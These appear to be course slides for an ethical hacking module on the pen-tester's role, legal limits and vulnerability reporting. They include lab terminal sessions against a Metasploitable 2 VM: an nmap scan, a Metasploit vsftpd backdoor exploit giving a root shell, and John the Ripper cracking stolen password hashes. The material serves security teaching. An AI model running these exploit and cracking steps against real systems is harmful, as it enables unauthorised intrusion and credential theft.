

Hands-On Ethical Hacking & Network Defense

ROBERT S. WILSON
MICHAEL T. SIMPSON
NICHOLAS ANTILL

Information
Security

Hands-On Ethical Hacking and Network Defense, Edition 4

Module 1: Ethical Hacking Overview

Module Objectives

By the end of this module, you should be able to:

- Describe the role of an **ethical hacker**
- Describe what you **can** do legally as an ethical hacker
- Describe what you **can't** do as an ethical hacker



The role

Who does this work, what they are actually hired to do, and what employers put in the job description.



What you may do

Federal and state law, your ISP's acceptable use policy, and getting authorisation in writing.



What you may not do

The lines that stay bright even when you are holding a signed contract.

How Module 1 Fits Together

Four questions, in the order a working professional has to answer them.



1

Who does this work?

- Hacker, cracker, script kiddie, hacktivist
- What an ethical hacker is actually hired to do
- What employers put in the job description



2

How is the work scoped?

- White box, black box and gray box models
- How much the client tells you, and tells its staff
- Why the model changes what the test proves



3

What proves you can do it?

- Security+, PenTest+, CEH, OSCP, OPST, CISSP
- Which certificate matches which role
- Why no certificate replaces judgement



4

What does the law allow?

- Federal statutes and state-by-state variation
- Whether port scanning is legal where you live
- Getting authorisation in writing, every time



THE THREAD RUNNING THROUGH ALL FOUR

Every one of these questions is really the same question: what separates a security professional from a defendant? The answer is always documented permission.

Introduction to Ethical Hacking

- **Ethical hackers**
 - Hired by companies to perform penetration tests
- **Penetration test**
 - Attempt to break into a company's network to find the weak links
- **Vulnerability assessment**
 - Tester attempts to enumerate all vulnerabilities found in an application or on a system
- **Security test**
 - Tester analyzes a company's security policy and procedures
 - Reports any vulnerabilities to management



NAME THE ENGAGEMENT CORRECTLY

A vulnerability assessment lists what is **wrong**. A penetration test proves what an attacker could do with it. Selling one and delivering the other is the fastest way to lose a client.

Three Engagements, Three Different Questions

The three terms on the previous slide are not synonyms. Clients buy them separately.



Vulnerability Assessment

“How many ways in are there?”

GOAL

Enumerate every vulnerability found in an application or on a system.

SHAPE

Breadth over depth — find and catalogue, do not exploit.

YOU DELIVER

A prioritised inventory of findings with severity ratings.



Penetration Test

“Can an attacker actually get in?”

GOAL

Attempt to break into the network and find the weak links.

SHAPE

Depth over breadth — chain flaws until something gives.

YOU DELIVER

Proof of exploitation and the full attack path you walked.



Security Test

“Would the organisation cope?”

GOAL

Analyse the company's security policy and procedures.

SHAPE

Technical findings plus people, process and governance.

YOU DELIVER

A report to management, including risk and remediation.

The Product: A Vulnerability Report

What Is a Vulnerability Report?

A vulnerability report is the main output of a vulnerability assessment.

It explains:

- What vulnerabilities were found
- How serious they are
- Where they are located
- How they can be fixed

Key idea:

A scan finds problems; a report turns those problems into actions.

The Product: A Vulnerability Report

What Should the Report Contain?

A professional vulnerability report normally includes:

- Vulnerability name
- Severity level
- CVSS score
- Affected host
- Port and service
- Description of the weakness
- Evidence
- Potential impact
- Recommended remediation

The report should be clear enough for both technical staff and management.

The Product: A Vulnerability Report

Severity and CVSS

Findings should normally be ordered by **risk**, not by the order in which they were discovered.

Example:

A remote command execution vulnerability with CVSS 10.0 should normally appear near the top of the report.

CVSS Score	Severity
9.0–10.0	Critical
7.0–8.9	High
4.0–6.9	Medium
0.1–3.9	Low

The Product: A Vulnerability Report

Why Prioritisation Matters

Not every vulnerability represents the same level of risk.

Priority depends on factors such as:

- Ease of exploitation
- Required access
- Potential system impact
- Exposure to the network
- Privileges gained
- Importance of the affected system

Critical vulnerabilities should normally be addressed first.

The Product: A Vulnerability Report

Breadth Is the Point

A vulnerability assessment should identify **all relevant weaknesses**, not just one vulnerability that can be exploited.

Example findings may include:

- Backdoor services
- Default credentials
- Blank passwords
- Outdated software
- Weak encryption
- Exposed services
- Information disclosure
- Misconfigured network services

The aim is to provide the organisation with a broad view of its security weaknesses.

Vulnerability Assessment vs Penetration Test

Important: The two approaches complement each other.

Vulnerability Assessment	Penetration Test
Finds many weaknesses	Exploits selected weaknesses
Focuses on breadth	Focuses on attack paths
Mainly identifies risk	Demonstrates impact
Usually less intrusive	Can be more intrusive
Produces remediation list	Shows what an attacker could achieve

Every Finding Must Be Actionable

A good vulnerability report should help someone fix the problem.

Each finding should answer:

- **What is wrong?**
Describe the vulnerability.
- **Where is it?**
Identify the host, port and service.
- **Why does it matter?**
Explain the security impact.
- **What is the evidence?**
Provide scan or testing evidence.
- **How do we fix it?**
Give practical remediation advice.

Example Vulnerability Finding

Finding: MySQL Blank Root Password

Severity: High

Port: 3306/TCP

Service: MySQL

Description:

The MySQL privileged account can be accessed without a password.

Impact:

An attacker may be able to access, modify or delete database information.

Recommendation:

- Configure a strong password
- Disable unnecessary remote access
- Restrict access using firewall rules
- Review privileged database accounts

Example: Metasploitable 2 Findings

Example vulnerabilities that could appear in the report:

- VSFTPD backdoor
- Samba command injection
- Bind shell
- UnrealIRCd backdoor
- MySQL blank root password
- Tomcat default credentials
- PostgreSQL default credentials
- Telnet clear-text authentication
- SMTP user enumeration
- SMB information disclosure
- Weak SSH algorithms

These findings should be ranked according to their security risk.

Vulnerability Assessment Workflow



What Makes a Good Report?

A strong report should be:

- **Accurate** — avoid false positives
- **Prioritised** — most serious issues first
- **Evidence-based** — support findings with evidence
- **Clear** — easy to understand
- **Actionable** — include remediation
- **Consistent** — use the same structure for every finding

The purpose of vulnerability assessment is not simply to find vulnerabilities. It is to provide enough information for an organisation to understand, prioritise and fix them.

The Product: A Vulnerability Report

A vulnerability assessment enumerates everything and ranks it. This is what the client actually receives.

Vulnerability Scan Report

Target: 192.168.56.102 (Metasploitable 2)

4Criticalfindings

6Highfindings

9Mediumfindings

12Lowfindings

SEVERITY	CVSS	PORT	FINDING
CRITICAL	10.0	21/tcp	vsftpd 2.3.4 — backdoor command execution
CRITICAL	10.0	445/tcp	Samba 'username map script' command injection
CRITICAL	9.8	1524/tcp	Root shell bound to an open port (bindshell)
CRITICAL	9.8	6667/tcp	UnrealIRCd backdoor
HIGH	8.8	3306/tcp	MySQL reachable with a blank root password
HIGH	8.1	8180/tcp	Apache Tomcat default manager credentials
HIGH	7.5	5432/tcp	PostgreSQL default credentials
MEDIUM	6.5	23/tcp	Telnet permits cleartext authentication
MEDIUM	5.9	25/tcp	SMTP open relay / VRFY enumeration
MEDIUM	5.3	139/tcp	SMB service exposes share enumeration
LOW	3.7	22/tcp	OpenSSH 4.7p1 — outdated, weak algorithms



How to read it



Severity, not order of discovery

Findings are ranked by risk. The vsftpd backdoor you saw exploited sits at the top — CVSS 10.0.



Breadth is the point

A vulnerability assessment lists every weakness, not just the one you would exploit. That is what separates it from a pen test.



Every row is a fix

A good report is written for the person who has to remediate — port, evidence and a clear action.



TIE BACK

These are the real findings on Metasploitable 2 — the same host from the scan and exploit clips, now written up.

The Role of Security and Penetration Testers (1 of 5)

- **Hackers** access computer system or network
 - Without the authorization of the systems owner
 - Considered as breaking the law; can go to prison
- **Crackers**
 - Break into systems to steal or destroy data
 - The U.S. Department of Justice
 - Labels all illegal access to a computer or network systems as hacking
- **Ethical hacker**
 - Performs most of the same activities a hacker does
 - With the permission of the owner or company



THE ONLY DIFFERENCE IS PERMISSION

Same tools, same techniques, same targets. A signed authorisation is what separates a paid engagement from a federal charge.

The Role of Security and Penetration Testers (2 of 5)

- **Script kiddies or packet monkeys**
 - Derogatory terms to refer to younger, inexperienced people
 - They copy code or use tools created by knowledgeable programmers without understanding how they work
- **Programs or scripts** used by experienced penetration testers
 - To carry out attacks
 - Python, Ruby, Perl, or C
 - Script
 - A set of instructions
 - Runs in sequence to perform tasks on a computer system



WHY THE SCRIPTING LANGUAGES MATTER

Script kiddies run tools. Testers read the source, work out why it failed against this target, and change it.

The Role of Security and Penetration Testers (3 of 5)

- **Hacktivist**
 - A person who hacks computer systems for political or social reasons
- **Penetration testers**
 - Usually have a laptop computer with multiple OSs and hacking tools



HACKTIVISM IS A MOTIVE, NOT A DEFENCE

Courts assess the access, not the cause. A politically motivated intrusion is prosecuted under the same statutes as a financially motivated one.




WHAT IS ACTUALLY ON THAT LAPTOP

Several operating systems, virtualisation, a wireless adapter that supports monitor mode, and full-disk encryption — because client data will end up on it.

The Threat-Actor Spectrum

Same toolbox, five very different people holding it.



Dots indicate typical technical depth, not danger. A low-skill actor holding a working exploit still does real damage.



ONE ROW DIFFERS FROM THE REST

Four of these five people are committing a crime. The tools are identical; the authorisation is not.

The Role of Security and Penetration Testers (4 of 5)

- **Job requirements** for a penetration tester might include:
 - Perform vulnerability, attack, and penetration assessments
 - In Internet, Intranet, and wireless environments
 - Perform discovery and scanning
 - For open ports and services
 - Apply appropriate exploits
 - To gain access and expand access as necessary



READ A JOB ADVERT AS A SYLLABUS

Every line in that list maps to a module in this course, and to something you can practise in your own lab this semester.

The Role of Security and Penetration Testers (5 of 5)

- Participate in activities
 - Involving application penetration testing and application source code review
- Interact with the client as required throughout the engagement
- Produce reports documenting discoveries during the engagement
- Debrief with the client at the conclusion of each engagement
- Participate in research and provide recommendations
 - For continuous improvement
- Participate in knowledge sharing
- Demonstrate a good understanding of current country, state, and city cyber laws




THE REPORT IS THE PRODUCT

Clients do not buy shells. They buy a document their engineers can act on and their auditors can file.

The Five Phases of a Penetration Test

Every methodology in this course — OSSTMM, PTES, NIST SP 800-115 — is a variation on this spine.



WHERE YOU STOP IS A CONTRACT QUESTION

You perform only the phases you were contracted to perform. Phase 4 in particular is often explicitly excluded — leaving a backdoor on a client system you were not authorised to persist on is how a legal engagement becomes an illegal one.

Inside the Pen Tester's Toolkit

The textbook says a penetration tester carries a laptop with multiple operating systems and hacking tools. Here is what is actually on it.



The platform

Kali Linux alongside Windows and macOS guests, so a tool that runs on only one of them is never a blocker.

Kali · VirtualBox · VMware



Reconnaissance

Learn everything the target has already published about itself, before touching it.

whois · dig · theHarvester



Scanning and enumeration

Turn live hosts, open ports, services and versions into an attack surface.

Nmap · Nessus · OpenVAS



Exploitation

Turn a catalogued weakness into demonstrated access. This is the part clients pay for.

Metasploit · sqlmap



Web and traffic analysis

Sit between the browser and the server, and read what actually crosses the wire.

Burp Suite · ZAP · Wireshark



Passwords and hashes

Test whether the credentials protecting everything above would survive an attack.

John · Hashcat · Hydra




WHY THE BOOK INSISTS ON PYTHON, RUBY, PERL OR C

Tools break, targets change, and the exploit you need on a Tuesday afternoon may not exist yet. Reading a script and modifying it is what separates a penetration tester from a tool operator, and it is exactly what the OSCP exam measures.

The Platform: Kali Linux

Not a magic hacking button — a normal Linux desktop with the tools already installed and organised.



Why start here

The menu is the syllabus

Kali groups its tools by phase — Information Gathering, Web Application Analysis, Password Attacks. The course follows the same order.

Everything is pre-installed

nmap, Metasploit, Burp, John, Wireshark. No hunting for downloads, so you spend class time learning the tool, not installing it.

It is still just Linux

The terminal shows uname, whoami, ip addr. Comfort at the command line matters more than any single tool.



TIP

Its address in the clip — 192.168.56.101 — is the host-only network from the lab slide. Everything connects.

Reconnaissance Without Touching the Target

Before a single packet reaches the target, you can already learn a great deal. Click the clip to play it.

```
kali@kali: ~/recon
kali@kali:~/recon$ whois example.com
Domain Name: EXAMPLE.COM
Registrar WHOIS Server: whois.iana.org
Updated Date: 2023-08-14   Creation Date: 1995-08-14
Registrant: RESERVED -- for documentation use (RFC 2606)
Name Server: A.IANA-SERVERS.NET
Name Server: B.IANA-SERVERS.NET
DNSSEC: signed

kali@kali:~/recon$ dig +short example.com A
93.184.216.34   (documentation address)

kali@kali:~/recon$ host -t ns example.com
example.com name server a.iana-servers.net.
example.com name server b.iana-servers.net.

kali@kali:~/recon$ theHarvester -d example.com -b bing
[*] Target: example.com
[*] Searching Bing.

[*] Hosts found: 3
www.example.com
mail.example.com
dev.example.com

[*] Emails found: 2
webmaster@example.com
admin@example.com

Not one packet reached the target's own network.
Everything above was already public.
kali@kali:~/recon$
```

WHAT TO WATCH FOR

- 1 whois names the owner**
Registrar, dates and name servers come straight from public registries — no contact with the target at all.
- 2 DNS maps the estate**
dig and host reveal hostnames and mail servers, sketching the attack surface before you scan it.
- 3 theHarvester scrapes the open web**
Subdomains and staff email addresses, gathered from search engines the target does not control.
- 4 This is the passive half of recon**
Nothing here would show up in the target's logs. The active scanning on the next slide is what leaves a trace.



WHY EXAMPLE.COM

That domain is reserved by the standards bodies precisely so it can be used in demonstrations. Passive recon against a real organisation raises its own legal and ethical questions.

What Reconnaissance Actually Looks Like

One command against Metasploitable 2 on the host-only network. Click the clip to play it.

```
kali@kali: ~  
Nmap scan report for 192.168.56.102  
Host is up (0.00042s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6667/tcp  open  irc          UnrealIRCd  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:A5:3B:19 (Oracle VirtualBox virtual NIC)  
Running: Linux 2.6.X  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
  
Nmap done: 1 IP address (1 host up) scanned in 21.43 seconds  
kali@kali:~$
```

WHAT TO WATCH FOR

- 1 The flags carry the meaning**
-sV asks every open port which software is listening. -O guesses the operating system from how the stack replies.
- 2 Nineteen open ports**
A maintained server exposes three or four. This one was built to be broken, and it shows.
- 3 The version string is the finding**
vsftpd 2.3.4 is not trivia. That exact release shipped with a backdoor, which is where the next slide starts.
- 4 Twenty-one seconds**
Running the scan is not the skilled part. Deciding what is worth doing with the result is.



WHY THIS CLIP IS LEGAL

Every packet went to 192.168.56.102, a VM on your own host-only network. The identical command against an address you do not own is the offence described earlier in this module.

Reading the Signals: Open, Closed, Filtered

The scan on the previous slide printed a STATE column. This is what those words actually mean. Click to play.

nmap sends one SYN per port, then reads how the target replies



THREE REPLIES, THREE VERDICTS

OPEN

The port answers the SYN with SYN/ACK. Something is listening — this is where the work is.

CLOSED

The port replies with RST. The host is reachable, but no service is on that port.

FILTERED

No reply at all. A firewall silently dropped the probe, so the scanner cannot tell open from closed.

Three ports, three different answers — this is what an nmap state column means.



WHY THE DIFFERENCE MATTERS

A filtered port is not a closed one. Knowing which you are looking at decides whether you probe harder or move on — and stops you reporting a firewall as a safe host.

Gaining Access, Step by Step

The same target, eleven seconds later. Click the clip to play it.

```
kali@kali: ~ — msfconsole

Matching Modules
=====
#  Name                                     Rank      Description
-  - - - - -                               - - - - -
0  exploit/unix/ftp/vsftpd_234_backdoor  excellent VSFTPD v2.3.4 Backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > check
[+] 192.168.56.102:21 - The target is vulnerable.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:41337 -> 192.168.56.102:6200)

whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
kali@kali:~$
```

WHAT TO WATCH FOR

- 1 search picks up where nmap stopped**
The exploit is indexed by the exact version string the scan reported. Recon feeds exploitation directly.
- 2 check before exploit**
A well-written module verifies the target first. Not all of them do, and firing blind is how testers break production.
- 3 uid=0(root)**
One command, and the session is root. No privilege escalation was needed on a box this old.
- 4 No prompt after the shell opens**
That is a raw command shell, not a friendly one. Knowing what you are holding matters when you write it up.



THE UNCOMFORTABLE LESSON

This took no skill at all. The skill is in scoping it, proving it without breaking anything, and writing it up so the client can actually fix it.

Would the Passwords Survive?

Root access from the exploit slide let us read the password file. Here is what happens next. Click to play.

```
kali@kali: ~/loot$ cat hashes.txt
msfadmin:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/
service:$1$kr3ue2z1$7ATdEGCPXG.zH.MjTKQTn.
klog:$1$zdzDjLuC$c6b3W91zVdrPeF19rPfPf1
kali@kali:~/loot$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes (md5crypt, crypt(3) $1$)
Press 'q' or Ctrl-C to abort, almost any other key for status
msfadmin      (msfadmin)
service       (service)
batman        (user)
123456789     (klog)
4g 0:00:00:11 DONE · 4/5 cracked · 36% of wordlist
kali@kali:~/loot$ john --show hashes.txt
msfadmin:msfadmin
user:batman
service:service
klog:123456789

